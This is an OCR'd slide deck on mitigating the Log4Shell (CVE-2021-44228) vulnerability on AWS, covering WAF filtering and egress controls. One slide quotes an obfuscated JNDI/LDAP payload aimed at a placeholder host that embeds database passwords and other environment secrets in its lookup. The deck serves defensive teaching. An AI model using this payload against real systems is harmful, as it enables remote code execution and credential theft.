Mitigating Log4Shell with AWS

Because it's not alone

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CHARIOT SOLUTIONS

An Unanticipated Collision of Features

Log4J 2.x “lookups” provide access to external data (example: `${env:HOSTNAME}`)

JNDI is one of those external data sources

JNDI has a feature to load remote code

`PatternLayout` used lookups for logged messages

Developers log unsanitized data

The Target: Web Applications

Exposed to Internet

Good developers log everything

High volume makes forensics difficult

RCE May Not Be The Real Concern


```
${${env:FOO:-j}ndi:${lower:L}da${lower:P}://x.x.x.x:1389/FUZ
Z.HEADER.${docker:imageName}.${sys:user.home}.${sys:user.nam
e}.${sys:java.vm.version}.${k8s:containerName}.${spring:spri
ng.application.name}.${env:HOSTNAME}.${env:HOST}.${ctx:login
Id}.${ctx:hostName}.${env:PASSWORD}.${env:MYSQL_PASSWORD}.${
env:POSTGRES_PASSWORD}.${main:0}.${main:1}.${main:2}.${main:
3}}
```

https://blog.cloudflare.com/exploitation-of-cve-2021-44228-before-public-disclosure-and-evolution-of-waf-evasion-patterns/


Guard the Entrances

Perimeter security isn’t the complete answer, but it’s a good first step.


Lift ‘n’ Shift Web App



Cloud-native Web App




Web Application Firewall




Block the Exits

And remember: remote code execution is *not* your biggest concern!


Real-world Apps Talk to the Outside World




Typical deployment: use a NAT




Simple case: Security Group egress rules



Alternative: VPC Endpoints



Alternative: Internet Proxy



